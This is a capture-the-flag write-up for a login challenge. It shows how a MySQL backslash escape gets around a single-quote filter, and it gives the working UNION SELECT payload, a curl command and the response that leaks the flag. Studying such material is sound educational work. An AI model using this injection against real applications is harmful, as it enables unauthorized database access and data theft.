Challenge Description
A simple login service :)
Vulnerability
The challenge provides the source code, so the first step is to inspect app.py.

The login query is built with an f-string, so both username and password are inserted directly into SQL:
f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"

The only filter is that the application blocks the single quote '. That stops the most obvious SQL injection payloads, but it does not stop MySQL-style backslash escaping.
This matters because the service uses MySQL through PyMySQL, and under the default SQL mode, \ can escape a quote inside a string literal.
Payload Crafting
We submit username=admin\. When the server builds the query, the quote right after admin\ is escaped, so the string continues farther than the developer intended.
The beginning of the query becomes:
SELECT * FROM users WHERE username = 'admin\' AND password = '{password}'
Next, we use the password field to inject a UNION SELECT. The original query returns two columns from users (username and password), so our injected query must also return two columns.

The flag table stores the flag in a column named value, so the matching payload is:
union select value,1 from flag--
That produces the final SQL statement:
SELECT * FROM users WHERE username = 'admin\' AND password = ' union select value,1 from flag-- '
The important part is that the first selected column becomes username. After cursor.fetchone(), the application stores user["username"] in a cookie, so if we place the flag in the first column, the server sends it back to us in Set-Cookie.
Command
curl -s -X POST http://34.170.146.252:7576/login -d "username=admin\&password= union select value,1 from flag-- " -i
The response contains the flag directly in the cookie:
HTTP/1.1 302 FOUND
Server: gunicorn
Date: Thu, 12 Mar 2026 07:36:59 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 189
Location: /
Set-Cookie: username=Alpaca{SQLi_with0ut_5ingle_quot3s!}; Path=/
Flag
Alpaca{SQLi_with0ut_5ingle_quot3s!}